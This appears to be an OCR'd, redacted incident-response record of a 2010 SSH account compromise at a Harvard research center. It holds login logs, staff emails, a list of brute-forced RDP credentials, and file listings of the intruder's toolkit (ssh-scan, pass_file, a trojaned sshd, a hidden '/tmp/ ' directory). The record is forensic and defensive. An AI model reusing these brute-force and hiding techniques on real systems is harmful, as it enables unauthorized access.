
(b)(6),(b)(7)(C)
U.S.A.
Associate Director, Minor Planet Center
(b)(6),(b)(7)(C) cfa.harvard.edu
http://www.cfa.harvard.edu/iau/mpc.html
OpenVMS and RISC OS: Refined Choices in Operating Systems

```
>>> Remote access to graff account from suspicious addresses and other
>>> suspicious connection attempts from these addresses:
>>> This log info is distilled from tcpwrapper logs.

Feb 11 17:46:59 cfa0 sshd[4319]: Accepted password for graff from
(b)(6),(b)(7)(C) port 3875 ssh2
Feb 11 17:48:48 kongo sshd[10987]: [ID 702911 local2.warning] Denied
connection from (b)(6),(b)(7)(C) convergentaz.net by tcp wrappers.
Feb 11 17:48:48 kongo sshd[10987]: [ID 702911 local2.warning] WARNING:
Denied connection from (b)(6),(b)(7)(C) convergentaz.net by tcp wrappers.
Feb 11 17:48:48 kongo sshd[10987]: [ID 947420 local2.crit] refused
connect from (b)(6),(b)(7)(C) convergentaz.net
Feb 11 17:48:48 kongo sshd[317]: [ID 702911 local2.info] connection from
(b)(6),(b)(7)(C)
Feb 11 18:47:33 cfa0 sshd[14886]: Address (b)(6),(b)(7)(C) maps to
www.flashlightmedia.de, but this does not map back to the address - POSSI
BLE BREAK-IN ATTEMPT!
Feb 11 18:47:33 cfa0 sshd[14886]: Address (b)(6),(b)(7)(C) maps to
www.flashlightmedia.de, but this does not map back to the address -
POSSIBLE BREAK-IN ATTEMPT!
Feb 11 18:47:41 cfa0 sshd[14886]: pam_unix(sshd:auth): authentication
failure; logname= uid=0 euid=0 tty=ssh ruser= rhost=(b)(6),(b)(7)(C)
user=graff
Feb 11 18:47:43 cfa0 sshd[14886]: Failed password for graff from
(b)(6),(b)(7)(C) port 63153 ssh2
Feb 11 18:47:57 cfa0 sshd[14886]: Accepted password for graff from
(b)(6),(b)(7)(C) port 63153 ssh2
Feb 11 19:05:24 cfa0 sshd[27149]: Connection closed by (b)(6),(b)(7)(C)
Feb 11 19:28:08 cfasp10 sshd[4378]: Accepted password for graff from
(b)(6),(b)(7)(C) port 40926 ssh2
Feb 11 19:30:37 cfsax rpc.nisd_resolv[180]: [ID 601014 daemon.error]
nres_gethostbyaddr: www.flashlightmedia.de !=(b)(6),(b)(7)(C)
Feb 11 19:31:08 cfsax rpc.nisd_resolv[180]: [ID 601014 daemon.error]
nres_gethostbyaddr: www.flashlightmedia.de !=(b)(6),(b)(7)(C)
Feb 11 19:31:08 kleo sshd[10541]: Address 78.46.35.205 maps to
www.flashlightmedia.de, but this does not map back to the address - POSSI
BLE BREAK-IN ATTEMPT!
Feb 11 19:31:12 kleo sshd[10541]: Accepted password for graff from
(b)(6),(b)(7)(C) port 63320 ssh2
Feb 11 19:45:00 azimuth sshd[28104]: Accepted password for graff from
(b)(6),(b)(7)(C) port 58517 ssh2
Feb 11 19:48:35 isildur sshd[13430]: Accepted password for graff from
(b)(6),(b)(7)(C) port 58521 ssh2
Feb 11 19:50:04 cfa0 sshd[25324]: Accepted password for graff from
(b)(6),(b)(7)(C) port 55173 ssh2
Feb 11 19:50:49 jingwen sshd[31540]: Accepted password for graff from
(b)(6),(b)(7)(C) port 45855 ssh2
Feb 11 19:51:55 vega2 sshd[4949]: Accepted password for graff from
(b)(6),(b)(7)(C) port 58523 ssh2
Feb 11 19:53:47 cfa0 sshd[27941]: Accepted password for graff from
(b)(6),(b)(7)(C) port 36775 ssh2
Feb 11 19:57:09 melkor sshd[31943]: Accepted password for graff from
(b)(6),(b)(7)(C) port 58529 ssh2
```

```
Feb 11 20:01:57 snail sshd[31193]: Accepted password for graff from
(b)(6),(b)(7)(C)          port 36735 ssh2
Feb 11 20:02:34 iotacfa2 sshd[24175]: Accepted password for graff from
(b)(6),(b)(7)(C)          port 59508 ssh2
Feb 11 20:07:35 ranger sshd[15272]: Accepted password for graff from
(b)(6),(b)(7)(C)          ort 58534 ssh2
Feb 11 20:13:31 ranger sshd[15476]: Failed password for nassio from
(b)(6),(b)(7)(C)          ort 58548 ssh2
Feb 11 20:16:05 cfawilson sshd[13008]: Accepted password for graff from
(b)(6),(b)(7)(C)          ort 58551 ssh2
Feb 11 20:17:06 cfauvcs0 sshd[23694]: Accepted password for graff from
(b)(6),(b)(7)(C)          port 40377 ssh2
Feb 11 20:18:19 canary sshd[320]: [ID 702911 local2.info] connection from
(b)(6),(b)(7)(C)
Feb 11 20:18:58 gaucho sshd[21250]: Accepted password for graff from
(b)(6),(b)(7)(C)          port 56390 ssh2
Feb 11 21:04:57 cfa0 sshd[13151]: Connection closed by (b)(6),(b)(7)(C)
Feb 11 21:05:37 karma sshd[16378]: Accepted password for graff from
(b)(6),(b)(7)(C)          port 43488 ssh2
Feb 11 21:13:34 tremont sshd[15717]: Accepted password for graff from
(b)(6),(b)(7)(C)          port 38357 ssh2
Feb 11 21:44:44 cfawilson sshd[15218]: Accepted password for graff from
(b)(6),(b)(7)(C)          port 59668 ssh2
Feb 11 21:46:16 cfa0 sshd[9633]: Accepted password for graff from
(b)(6),(b)(7)(C)          port 39957 ssh2
Feb 11 21:46:37 cfassp10 sshd[6420]: Accepted password for graff from
(b)(6),(b)(7)(C)          port 59670 ssh2
Feb 11 21:47:22 iotacfa2 sshd[16905]: Accepted password for graff from
(b)(6),(b)(7)(C)          port 43713 ssh2
Feb 11 21:47:37 cfaps9 sshd[22610]: Failed password for graff from
(b)(6),(b)(7)(C)          port 59672 ssh2
Feb 11 21:47:44 cfaps9 sshd[22610]: Accepted password for graff from
(b)(6),(b)(7)(C)          port 59672 ssh2
Feb 11 21:48:53 cfauvcs0 sshd[25544]: Accepted password for graff from
(b)(6),(b)(7)(C)          port 41944 ssh2
Feb 11 21:49:44 tau sshd[9332]: Accepted password for graff from
(b)(6),(b)(7)(C)          port 59674 ssh2
Feb 11 21:50:41 drum sshd[2221]: Accepted password for graff from
(b)(6),(b)(7)(C)          port 53209 ssh2
Feb 11 21:51:17 vega2 sshd[6207]: Accepted password for graff from
(b)(6),(b)(7)(C)          port 59679 ssh2
Feb 11 21:52:09 elmo sshd[24161]: Accepted password for graff from
(b)(6),(b)(7)(C)          port 59680 ssh2
Feb 11 21:52:45 iorek sshd[23836]: Accepted password for graff from
(b)(6),(b)(7)(C)          port 42180 ssh2
Feb 11 21:55:33 bourbon sshd[19513]: Accepted password for graff from
(b)(6),(b)(7)(C)          port 59686 ssh2
Feb 11 21:56:36 holoholo sshd[20405]: Accepted password for graff from
(b)(6),(b)(7)(C)          port 59690 ssh2
Feb 11 22:00:00 nebraska sshd[5926]: Accepted password for graff from
(b)(6),(b)(7)(C)          port 59692 ssh2
Feb 11 22:06:20 iorek sshd[26352]: Accepted password for graff from
(b)(6),(b)(7)(C)          port 59708 ssh2
```

```
Feb 11 22:12:22 hua sshd[12534]: Accepted password for graff from
(b)(6),(b)(7)(C) port 59783 ssh2
Feb 12 04:38:36 saturn sshd[313]: [ID 702911 local2.info] connection from
(b)(6),(b)(7)(C)
Feb 12 05:28:17 capella sshd[25392]: Accepted password for graff from
(b)(6),(b)(7)(C) port 58816 ssh2
Feb 12 07:48:53 karma sshd[26514]: Did not receive identification string
from (b)(6),(b)(7)(C)
Feb 12 07:52:48 cfa0 sshd[19227]: Accepted password for graff from
(b)(6),(b)(7)(C) port 57858 ssh2
Feb 12 07:53:36 snail sshd[2111]: Accepted password for graff from
(b)(6),(b)(7)(C) port 56724 ssh2
Feb 12 07:54:31 iotacfa2 sshd[16943]: Failed password for root from
(b)(6),(b)(7)(C) port 59370 ssh2
Feb 12 07:54:34 iotacfa2 sshd[16946]: Connection closed by
(b)(6),(b)(7)(C)
Feb 12 07:54:45 iotacfa2 sshd[16957]: Accepted password for graff from
(b)(6),(b)(7)(C) port 59374 ssh2
Feb 12 07:56:37 michelle sshd[4849]: Accepted password for graff from
(b)(6),(b)(7)(C) port 45924 ssh2

>>> Graff password was disabled ~9:00AM Feb. 12th

Feb 12 09:03:38 raspberry sshd[28486]: Received disconnect from
(b)(6),(b)(7)(C) 13: Unable to authenticate
Feb 12 09:06:29 pisces sshd[10478]: Invalid user procalinda from
(b)(6),(b)(7)(C)
Feb 12 09:06:39 pisces sshd[10478]: Failed password for invalid user
procalinda from 209.250.30.154 port 4873 ssh2
Feb 12 09:06:41 pisces sshd[10481]: Received disconnect from
(b)(6),(b)(7)(C) 13: Unable to authenticate
Feb 12 09:24:58 mars sshd[16665]: Failed password for graff from
(b)(6),(b)(7)(C) port 55550 ssh2
Feb 12 09:25:40 mars sshd[16665]: Failed password for graff from
(b)(6),(b)(7)(C) port 55550 ssh2
Feb 12 09:25:40 mars sshd[16668]: Connection closed by (b)(6),(b)(7)(C)
Feb 12 09:26:05 mars sshd[16679]: Failed password for graff from
(b)(6),(b)(7)(C) port 55573 ssh2
Feb 12 09:40:32 mars sshd[17006]: Failed password for graff from
(b)(6),(b)(7)(C) port 55681 ssh2
Feb 12 09:40:35 mars sshd[17009]: Connection closed by (b)(6),(b)(7)(C)
Feb 12 10:27:33 cfa0 sshd[25341]: Failed password for graff from
(b)(6),(b)(7)(C) port 33136 ssh2
Feb 12 10:27:46 cfa0 sshd[25351]: Connection closed by (b)(6),(b)(7)(C)
Feb 12 10:28:03 snail sshd[25058]: Failed password for graff from
(b)(6),(b)(7)(C) port 51969 ssh2
Feb 12 10:28:04 snail sshd[25061]: Connection closed by (b)(6),(b)(7)(C)
Feb 12 10:28:17 bear sshd[7054]: Failed password for graff from
(b)(6),(b)(7)(C) port 58345 ssh2
Feb 12 10:28:19 bear sshd[7057]: Connection closed by (b)(6),(b)(7)(C)

Feb 12 12:57:36 cfcdp1 rpc.nisd_resolv[162]: [ID 601014 daemon.error]
nres_gethostbyaddr: www.flashlightmedia.de != (b)(6),(b)(7)(C)
```

```
Feb 12 12:57:41 cfcdp1 rpc.nisd_resolv[162]: [ID 601014 daemon.error]
nres_gethostbyaddr: www.flashlightmedia.de (b)(6),(b)(7)(C)
Feb 12 12:57:41 jupiter sshd[22281]: Address (b)(6),(b)(7)(C) maps to
www.flashlightmedia.de, but this does not map back to the address - PO
SSIBLE BREAK-IN ATTEMPT!
Feb 12 12:57:47 jupiter sshd[22281]: pam_unix(sshd:auth): authentication
failure; logname= uid=0 euid=0 tty=ssh ruser= rhost (b)(6),(b)(7)(C)
user=graff
Feb 12 12:57:48 jupiter sshd[22281]: Failed password for graff from
(b)(6),(b)(7)(C) port 53239 ssh2
Feb 12 12:57:51 jupiter sshd[22284]: Received disconnect from
(b)(6),(b)(7)(C) 13: Unable to authenticate


Feb 13 11:06:17 cfa0 sshd[9921]: Failed password for graff from
(b)(6),(b)(7)(C) port 54254 ssh2
Feb 14 00:55:24 eole sshd[5754]: Failed password for graff from
79.117.62.21 port 55923 ssh2

>>> Graff account was reenabled March 2nd ~4PM.

Mar  3 06:15:01 jingwen sshd[8191]: Failed password for graff from
(b)(6),(b)(7)(C) port 54836 ssh2
```


IP (b)(6),(b)(7)(C)
USER: Administrateur PASS: (b)(6),(b)(7)(C)
USER: Administrator PASS: RDP
USER: Administrateur PASS:
USER: Administrator PASS: RDP
USER: Administrateur PASS:
USER: Administrateur PASS:
USER: Administrator PASS: RDP
USER: Administrateur PASS:
USER: Administrateur PASS:
USER: Administrateur PASS:
USER: Administrator PASS:
USER: Administrator PASS:
USER: Administrateur PASS:
USER: Administrator PASS:
USER: Administrateur PASS:
USER: Administrateur PASS:
USER: Administrateur PASS:
USER: Administrateur PASS:
USER: Administrateur PASS:
USER: Administrateur PASS:
USER: Administrateur PASS:
USER: Administrateur PASS:
USER: Administrateur PASS:
USER: Administrateur PASS:
USER: Administrateur PASS:
USER: Administrateur PASS: RDP
USER: (b)(6),(b)(PASS:
USER: Administrator PASS:
USER: Administrateur PASS:
USER: Administrateur PASS:
USER: (b)(6),(b) PASS:
USER: (7)(C) PASS:
USER: Administrateur PASS:
USER: Administrateur PASS:
USER: Administrateur PASS:
USER: Administrateur PASS:
USER: Administrateur PASS:
USER: Administrateur PASS:
USER: Administrateur PASS:
USER: Administrateur PASS:
USER: (b)(6),(b)(7)(C) PASS: RDP

```
##########################################################################
##################################
# Mail from (b)(6),(b)(7
```

Date: Fri, 12 Feb 2010 07:58:53 -0500
From: (b)(6),(b)(7)(C) <(b)(@head.cfa.harvard.edu>
To: (b)(6),(b)(7 cfa.harvard.edu
Cc: (b) @head.cfa.harvard.edu
Subject: (b)(6),(b)(7)(C)

we see some strange ssh login attempts from (b)(6),(b)(7)(C) for user accound "graff". Also, it looks like (b)(6),(b)(7)(C) also attempted "graff" logins.

I haven't checked all system logs yet.

/sb

```
##########################################################################
##################################
# Email response to the above:
```

Date: Fri, 12 Feb 2010 10:01:28 -0500 (EST)
From: (b)(6),(b)(7)(C) @cfa.harvard.edu
To: (b)(6),(b)(7)(C) <(b)(6 @head.cfa.harvard.edu>
Cc: (b)(6),(b)(7)(C) fa.harvard.edu, (b)(6),(b)(7) cfa.harvard.edu, (b)(6),(b)(7)(C) cfa.harvard.edu
Subject: Re: (b)(6),(b)(7)(C)

> Date: Fri, 12 Feb 2010 07:58:53 -0500
> From: (b)(6),(b)(7)(C) <(b)(@head.cfa.harvard.edu>
> To: (b)(6),(b)(7) cfa.harvard.edu
> Cc: (b)(6) head.cfa.harvard.edu
> Subject: (b)(6),(b)(7)(C)
>
>
> we see some strange ssh login attempts from (b)(6),(b)(7)(C) for
> user accound "graff". Also, it looks like (b)(6),(b)(7)(C)
> also attempted "graff" logins.
>
> I haven't checked all system logs yet.
>
> /sb

It looks like the 'graff' account has been compromised. Things we found so far:

directory "/tmp/ " (i.e. /tmp/\ )

directory "/home/graff/.ssh/.. " (i.e. /home/graff/.ssh/..\ \ )

The graff account has logged into multiple CF computers so far. We're

still analyzing but it looks like some kind of network sniffers may have been installed.

(b)(6),(b)(7)(C)
(b)(6),(b)(7)(C) cfa.harvard.edu

```
#########################################################################
#####################################
# Previously to the above email response we had:

graff password disabled before 9AM Feb. 12th

graff processes on all CF computers pkilled -9 before approx. 10AM Feb.
12th

#########################################################################
#####################################

mid-day to afternoon Feb. 12th:

so far we have seen ssh connections from the following IPs
to the compromised account (some of them attempted after the password
was disabled):
```

(b)(6),(b)(7)(C)

```
As well as ssh'ing from various CF unix systems to which the "graff"
account has access there were ssh connections known to be illegit from
the non-CF system:
```

(b)(6),(b)(7)(C)

```
#########################################################################
#####################################

A check of various local disks on all our CF managed clients found the
following files owned by user "graff"

The files in cbatmpc:/tmp, cfa0:/var/spool/cron/graff, and
cfa0:/var/lib/texmf seem to be legit. All others
appear to have been deposited by the hacker. All these files and
directories were saved into
/highbeam/vol07/cf-space/graff_account_issue/temp_directory_stuff and
deleted from the client computers:

# _____ stdout cbatmpc
# ----------------------------------------------------- errchan cbatmpc
```

```
# /usr/bin/rsh  -n  cbatmpc find / /usr /var /tmp /h /d1 /d2 -xdev -user
471 -ls
find: 448001    4 drwx------   2 graff    graff        4096 Dec  1 15:15
/tmp/orbit-graff
448021    0 srwxrwxr-x   1 graff    graff           0 Dec  1 15:10
/tmp/orbit-graff/linc-5711-0-f1c78e8c9f96
448016    0 srwxr-xr-x   1 graff    graff           0 Dec  1 14:46
/tmp/orbit-graff/linc-52ea-0-4bbcaccc72fbe
 96011    0 srwxrwxr-x   1 graff    graff           0 Dec  1 14:46
/tmp/mapping-graff
# ____________________________________________________ stdout cfa0
# ---------------------------------------------------- errchan cfa0
# /usr/bin/rsh  -n  cfa0 find / /usr /var /tmp /h /d1 /d2 -xdev -user 471
-ls
384056    4 -rw-------   1 graff    root          551 Oct  6 11:04
/var/spool/cron/graff
128002    4 drwxrwxrwt   3 graff    graff        4096 Jan 16 16:36
/var/lib/texmf/pk/dpdfezzz
128003    4 drwxrwxrwt   3 graff    graff        4096 Jan 16 16:36
/var/lib/texmf/pk/dpdfezzz/public
128004    4 drwxrwxrwt   2 graff    graff        4096 Jan 16 16:36
/var/lib/texmf/pk/dpdfezzz/public/concrete
128005  628 -rw-r--r--   1 graff    graff      636328 Jan 16 16:36
/var/lib/texmf/pk/dpdfezzz/public/concrete/ccr10.19904pk
 96226    8 -rwxrwxr-x   1 graff    graff        4712 Feb 11 19:50
/tmp/suidshell
 96055    0 -rw-rw-r--   1 graff    graff           0 Feb 11 18:50 /tmp/g
864010    4 drwxrwxr-x   3 graff    graff        4096 Feb 11 19:56 /tmp/\
864012    4 drwxrwxr-x   2 graff    graff        4096 Feb 12 08:46 /tmp/\
/tase
864051  256 -rwxrwxr-x   1 graff    graff      254076 Feb 12 08:46 /tmp/\
/tase/screen
864025   84 -rwxrwxr-x   1 graff    graff       78332 May 30  2006 /tmp/\
/tase/7
864054    8 -rwxrwxr-x   1 graff    graff        5862 Aug 23  2005 /tmp/\
/tase/spanish
864030    4 -rwxrwxr-x   1 graff    graff          95 Aug 23  2005 /tmp/\
/tase/cool.1
864019   28 -rwxrwxr-x   1 graff    graff       27459 Jan 27  2008 /tmp/\
/tase/3
864035   24 -rwxrwxr-x   1 graff    graff       20854 Aug 23  2005 /tmp/\
/tase/french
864055  452 -rwxrwxr-x   1 graff    graff      458068 Feb 12 08:46 /tmp/\
/tase/ss
864044   60 -rwxrwxr-x   1 graff    graff       53284 May 15  2005 /tmp/\
/tase/male
864015   40 -rwxrwxr-x   1 graff    graff       36903 Apr 21  2006 /tmp/\
/tase/11
864013  120 -rwxrwxr-x   1 graff    graff      118199 Apr 21  2008 /tmp/\
/tase/1
864033  120 -rwxrwxr-x   1 graff    graff      118199 Feb 12 08:46 /tmp/\
/tase/data.conf
864028  832 -rwxrwxr-x   1 graff    graff      846832 Feb 12 08:38 /tmp/\
/tase/atack
```

RIF

```
864053    4 -rwxrwxr-x   1 graff    graff          57 Jun 12  2008 /tmp/\
/tase/setup
864059    4 -rwxrwxr-x   1 graff    graff        2362 Jun 12  2008 /tmp/\
/tase/TASE
864022   60 -rwxrwxr-x   1 graff    graff       55326 Mar  2  2008 /tmp/\
/tase/6
864049   28 -rwxrwxr-x   1 graff    graff       26857 Aug 23  2005 /tmp/\
/tase/root
864032   12 -rwxrwxr-x   1 graff    graff       12248 Feb 12 08:46 /tmp/\
/tase/cool.x
864031    4 -rwxrwxr-x   1 graff    graff        1261 Aug 23  2005 /tmp/\
/tase/cool.2
864036    4 -rwxrwxr-x   1 graff    graff        3499 Apr 20  2008 /tmp/\
/tase/FullScan
864029    4 -rwxrwxr-x   1 graff    graff         216 May 18  2005 /tmp/\
/tase/auto
864021   36 -rwxrwxr-x   1 graff    graff       36009 Jan 27  2008 /tmp/\
/tase/5
864060   60 -rwxrwxr-x   1 graff    graff       54703 Apr 20  2008 /tmp/\
/tase/tase.conf
864045 2980 -rwxrwxr-x   1 graff    graff     3043493 Feb 11 01:13 /tmp/\
/tase/orto.zip
864058 1364 -rwxrwxr-x   1 graff    graff     1388614 Feb 12 08:46 /tmp/\
/tase/sshd
864034   20 -rwxrwxr-x   1 graff    graff       19825 Feb 12 08:46 /tmp/\
/tase/find
864048    8 -rwxrwxr-x   1 graff    graff        5646 Aug 23  2005 /tmp/\
/tase/romanian
864042   16 -rwxrwxr-x   1 graff    graff       12758 Aug 23  2005 /tmp/\
/tase/japan
864061   28 -rwxrwxr-x   1 graff    graff       24999 Aug 23  2005 /tmp/\
/tase/usere
864057  832 -rwxrwxr-x   1 graff    graff      846832 Feb 12 08:46 /tmp/\
/tase/ssh-scan
864018   32 -rwxrwxr-x   1 graff    graff       28956 Jan 27  2008 /tmp/\
/tase/2
864023   88 -rw-rw-r--   1 graff    graff       83607 Feb 12 08:46 /tmp/\
/tase/ip.conf
864027   28 -rwxrwxr-x   1 graff    graff       25645 May 27  2006 /tmp/\
/tase/9
864016   68 -rwxrwxr-x   1 graff    graff       63261 Apr 21  2006 /tmp/\
/tase/12
864020   56 -rwxrwxr-x   1 graff    graff       50250 Jan 27  2008 /tmp/\
/tase/4
864052    4 -rwxrwxr-x   1 graff    graff         197 Aug 23  2005 /tmp/\
/tase/secure
864056  896 -rwxrwxr-x   1 graff    graff      910760 Apr 20  2008 /tmp/\
/tase/ssh
864047   40 -rwxrwxr-x   1 graff    graff       36903 Feb 12 08:38 /tmp/\
/tase/pass_file
864026    8 -rwxrwxr-x   1 graff    graff        4921 May 30  2006 /tmp/\
/tase/8
864046   64 -rwxrwxr-x   1 graff    graff       58498 Apr 20  2008 /tmp/\
/tase/pass.txt
```

```
864014    8 -rwxrwxr-x   1 graff    graff        5788 Apr 21  2006 /tmp/\
/tase/10
864037   28 -rwxrwxr-x   1 graff    graff       25644 Aug 23  2005 /tmp/\
/tase/german
864017   88 -rw-rw-r--   1 graff    graff       83607 Feb 12 08:46 /tmp/\
/tase/85.25.find.22
864038    4 -rwxrwxr-x   1 graff    graff         634 Apr 21  2008 /tmp/\
/tase/index.html
864050    8 -rwxrwxr-x   1 graff    graff        4920 Aug 23  2005 /tmp/\
/tase/russian
864011 5600 -rw-rw-r--   1 graff    graff     5710450 Feb 10 20:39 /tmp/\
/tase.zip
# ____________________________________________________ stdout
cfauvcs0
# ---------------------------------------------------- errchan
cfauvcs0
# /usr/bin/rsh  -n  cfauvcs0 find / /usr /var /tmp /h /d1 /d2 -xdev -user
471 -ls
960058    4 drwx------   2 graff    graff        4096 Feb 11 21:48
/var/run/screen/S-graff
512001    4 drwxrwxr-x   2 graff    graff        4096 Feb 11 22:01 /tmp/\
# ____________________________________________________ stdout
(b)(6),(b)(7)(C)
# ---------------------------------------------------- errchan
(b)(6),(b)(7)(C)
# /usr/bin/rsh  -n  cfawilson find / /usr /var /tmp /h /d1 /d2 -xdev -
user 471 -ls
896001    4 drwxrwxr-x   2 graff    graff        4096 Feb 11 22:35 /tmp/\
# ____________________________________________________ stdout drum
# ---------------------------------------------------- errchan drum
# /usr/bin/rsh  -n  drum find / /usr /var /tmp /h /d1 /d2 -xdev -user 471
-ls
128001    4 drwxrwxr-x   3 graff    graff        4096 Feb 11 21:51 /tmp/\
128003    4 drwxrwxr-x   2 graff    graff        4096 Feb 11 22:27 /tmp/\
/tase
128050    4 -rwxrwxr-x   1 graff    graff        2362 Jun 12  2008 /tmp/\
/tase/TASE
128046  452 -rwxrwxr-x   1 graff    graff      458068 Feb 11 22:27 /tmp/\
/tase/as
128049 1364 -rwxrwxr-x   1 graff    graff     1388614 Feb 11 22:27 /tmp/\
/tase/sshd
128021    4 -rwxrwxr-x   1 graff    graff          95 Aug 23  2005 /tmp/\
/tase/cool.1
128035   60 -rwxrwxr-x   1 graff    graff       53284 May 15  2005 /tmp/\
/tase/male
128051   60 -rwxrwxr-x   1 graff    graff       54703 Apr 20  2008 /tmp/\
/tase/tase.conf
128009   32 -rwxrwxr-x   1 graff    graff       28956 Jan 27  2008 /tmp/\
/tase/2
128005    8 -rwxrwxr-x   1 graff    graff        5788 Apr 21  2006 /tmp/\
/tase/10
128011   56 -rwxrwxr-x   1 graff    graff       50250 Jan 27  2008 /tmp/\
/tase/4
```

```
128013   60 -rwxrwxr-x   1 graff    graff       55326 Mar  2  2008 /tmp/\
/tase/6
128007   68 -rwxrwxr-x   1 graff    graff       63261 Apr 21  2006 /tmp/\
/tase/12
128015    0 -rw-rw-r--   1 graff    graff           0 Feb 11 22:27 /tmp/\
/tase/vuln.txt
128037   64 -rwxrwxr-x   1 graff    graff       58498 Apr 20  2008 /tmp/\
/tase/pass.txt
128025   20 -rwxrwxr-x   1 graff    graff       19825 Feb 11 22:27 /tmp/\
/tase/find
128040   28 -rwxrwxr-x   1 graff    graff       26857 Aug 23  2005 /tmp/\
/tase/root
128024   68 -rwxrwxr-x   1 graff    graff       63261 Feb 11 22:26 /tmp/\
/tase/data.conf
128022    4 -rwxrwxr-x   1 graff    graff        1261 Aug 23  2005 /tmp/\
/tase/cool.2
128048  832 -rwxrwxr-x   1 graff    graff      846832 Feb 11 22:27 /tmp/\
/tase/ssh-scan
128029    4 -rwxrwxr-x   1 graff    graff         634 Apr 21  2008 /tmp/\
/tase/index.html
128006   40 -rwxrwxr-x   1 graff    graff       36903 Apr 21  2006 /tmp/\
/tase/11
128012   36 -rwxrwxr-x   1 graff    graff       36009 Jan 27  2008 /tmp/\
/tase/5
128020    4 -rwxrwxr-x   1 graff    graff         216 May 18  2005 /tmp/\
/tase/auto
128019  832 -rwxrwxr-x   1 graff    graff      846832 Feb 11 21:52 /tmp/\
/tase/atack
128047  896 -rwxrwxr-x   1 graff    graff      910760 Feb 11 22:27 /tmp/\
/tase/ssh
128033   16 -rwxrwxr-x   1 graff    graff       12758 Aug 23  2005 /tmp/\
/tase/japan
128039    8 -rwxrwxr-x   1 graff    graff        5646 Aug 23  2005 /tmp/\
/tase/romanian
128017    8 -rwxrwxr-x   1 graff    graff        4921 May 30  2006 /tmp/\
/tase/8
128004  120 -rwxrwxr-x   1 graff    graff      118199 Apr 21  2008 /tmp/\
/tase/1
128018   28 -rwxrwxr-x   1 graff    graff       25645 May 27  2006 /tmp/\
/tase/9
128026   24 -rwxrwxr-x   1 graff    graff       20854 Aug 23  2005 /tmp/\
/tase/french
128041    8 -rwxrwxr-x   1 graff    graff        4920 Aug 23  2005 /tmp/\
/tase/russian
128045    8 -rwxrwxr-x   1 graff    graff        5862 Aug 23  2005 /tmp/\
/tase/spanish
128038   68 -rwxrwxr-x   1 graff    graff       63261 Feb 11 22:27 /tmp/\
/tase/pass_file
128016   84 -rwxrwxr-x   1 graff    graff       78332 May 30  2006 /tmp/\
/tase/7
128027    4 -rwxrwxr-x   1 graff    graff        3499 Apr 20  2008 /tmp/\
/tase/FullScan
128044    4 -rwxrwxr-x   1 graff    graff          57 Jun 12  2008 /tmp/\
/tase/setup
```

```
128023   12 -rwxrwxr-x   1 graff    graff       12248 Feb 11 03:26 /tmp/\
/tase/cool.x
128028   28 -rwxrwxr-x   1 graff    graff       25644 Aug 23  2005 /tmp/\
/tase/german
128036 2980 -rwxrwxr-x   1 graff    graff     3043493 Feb 11 01:13 /tmp/\
/tase/orto.zip
128043    4 -rwxrwxr-x   1 graff    graff         197 Aug 23  2005 /tmp/\
/tase/secure
128042  256 -rwxrwxr-x   1 graff    graff      254076 Apr 21  2008 /tmp/\
/tase/screen
128010   28 -rwxrwxr-x   1 graff    graff       27459 Jan 27  2008 /tmp/\
/tase/3
128052   28 -rwxrwxr-x   1 graff    graff       24999 Aug 23  2005 /tmp/\
/tase/usere
128002 5600 -rw-rw-r--   1 graff    graff     5718450 Feb 10 20:39 /tmp/\
